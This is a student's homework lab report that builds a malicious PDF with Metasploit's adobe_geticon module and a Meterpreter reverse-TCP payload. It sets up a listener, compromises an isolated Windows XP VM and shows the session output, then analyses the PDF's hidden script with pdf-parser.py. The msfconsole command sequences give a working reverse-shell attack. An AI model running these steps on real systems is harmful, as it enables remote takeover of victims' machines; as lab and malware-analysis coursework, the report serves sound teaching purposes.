HW02: Kali Metasploit Experiment

Objective:

To select a PDF exploit that targets the Adobe Acrobat Reader Software from Metasploit in Kali Linux and build an attack with it. After creating the exploit PDF ,we need to analyze it using any tool (like pdf-parser.py) of our choice.

VM's Used in this experiment:


1. Kali Linux (172.20.22.8) - for bulding an attack.
2. IE6 Win XP (172.20.22.9) - for opening the exploit pdf

Building an attack:

Before building an attack I made sure that both the VM's used for experiment are in the same internal network "malware-lab".

Steps to build a exploit PDF:


1. open the msfconsole using the command "msfconsole" from the terminal of kali linux.
2. Searched for all the available exploits using the command "search type:exploit platform:windows adobe pdf" in msfconsole.



Here we can see many exploits available for adobe software.

3. Out of all the available exploits I chose “adobe_geticon” exploit which uses Collab.getIcon() function in pdf to create Buffer Overflow which helps the attacker to exploit the system. I used the exploit by executing command “use exploit/windows/fileformat/adobe_geticon” .

4. In order to verify that the exploit we are using is for adobe reader software I used the command “info”




From the information of exploit it is evident that this module exploits a buffer overflow in the target “Adobe Reader Universal” as highlighted in the screenshot and the exploitable versions include <7.1.1,<8.1.3, and <9.1.

Commands used further

5. setting payload - set payload windows/meterpreter/reverse_tcp
6. setting filename – set FILENAME mal.pdf
7. setting LHOST – set LHOST 170.20.22.8
8. Checking all the parameter before exploit – show options
9. Exploit – exploit


The artifact (exploit PDF) mal.pdf that is created is stored in /root/.msf4/local directory as shown in below screenshot:



Now we have to keep the system in listening mode using the below commands:

1. use exploit/multi/handler
2. set payload windows/meterpreter/reverse_tcp
3. set LHOST 172.20.22.8
4. set LPORT 4444
5. exploit

Once the exploit PDF is built then it is moved to the victim VM I.e IE6-WINXP through virtual box shared folder. Here Adobe Reader 8.1.0 software is installed and is used to open the mal.pdf which is copied on to Win-Xp VM. To make sure the attack is successful I have turned off the firewall of the windows xp VM. Upon opening the mal.pdf the blank page is displayed in win-xp



and as attack VM (Kali linux) is in listening state ,metrepreter session will be opened for the attacker. Hence the victim machine is compromised and we can execute commands in the machine remotely as shown below:


```
[*] Started reverse TCP handler on 172.20.22.8:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.20.22.9
[*] Meterpreter session 1 opened (172.20.22.8:4444 -> 172.20.22.9:1069) at 2017-02-16 13:04:45 -0500

meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                  Path
 ---   ----  ----              ----  -------  ----                  ----
 0     0     [System Process]
 4     0     System            x86   0
 480   608   wpabaln.exe       x86   0        IE6WINXP\IEUser       C:\WINDOWS\system32\wpabaln.exe
 520   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
 584   520   csrss.exe         x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
 608   520   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
 652   608   services.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
 664   608   lsass.exe         x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
 836   652   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\VBoxService.exe
 880   652   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
 956   652   svchost.exe       x86   0                              C:\WINDOWS\system32\svchost.exe
 1052  652   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
 1128  652   svchost.exe       x86   0                              C:\WINDOWS\system32\svchost.exe
 1180  1656  AcroRd32.exe      x86   0        IE6WINXP\IEUser       C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe
 1292  652   svchost.exe       x86   0                              C:\WINDOWS\system32\svchost.exe
 1416  652   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
 1436  1656  notepad.exe       x86   0        IE6WINXP\IEUser       C:\WINDOWS\system32\NOTEPAD.EXE
 1524  1052  wuauclt.exe       x86   0        IE6WINXP\IEUser       C:\WINDOWS\system32\wuauclt.exe
 1656  1640  explorer.exe      x86   0        IE6WINXP\IEUser       C:\WINDOWS\Explorer.EXE
 1776  1656  VBoxTray.exe      x86   0        IE6WINXP\IEUser       C:\WINDOWS\system32\VBoxTray.exe
 2024  652   alg.exe           x86   0                              C:\WINDOWS\System32\alg.exe

meterpreter >
```

Analyzing the exploit pdf using ‘pdf-parser.py’ tool:


PDF can be analyzed using many tools but here I am using pdf.parser.py utility which can be downloaded from the link https://blog.didierstevens.com/programs/pdf-tools/ .


To display the statistics of the objects found in the PDF document we use the command ‘ ./pdf-parser.py --stats mal.pdf’. The results are shown below



To see the details of each object in the pdf we use the command

‘./pdf-parser.py mal.pdf’






As we can see in the above screenshots total five objects are listed for the pdf which we are analyzing. All the objects in the above pictures have either Type or Referencing or both except the object 5 which neither have Referencing nor Type , added to this object 5 contains stream of data of length 24458 encoded in ASCIIHex . Considering all the above mentioned characteristics one can be suspicious of the content in pdf and determine it as malicious pdf.

We can decode the stream of data in object 5 using the command

‘./pdf-parser.py --object 5 --filter mal.pdf’

The result is as shown in below screenshot. Here we can notice the Collab.getIcon() function at the bottom of the decoded stream data ,which creates buffer overflow when adobe reader opens mal.pdf file.



The stream of data can be extracted into a file using the command ‘./pdf-parser.py --object 5 --filter mal.pdf > Shellcode.js’ .
Here we can realize that the data is encoded in Unicode format.

Submitted by:
Naveen Reddy Aleti
UC ID: M10727908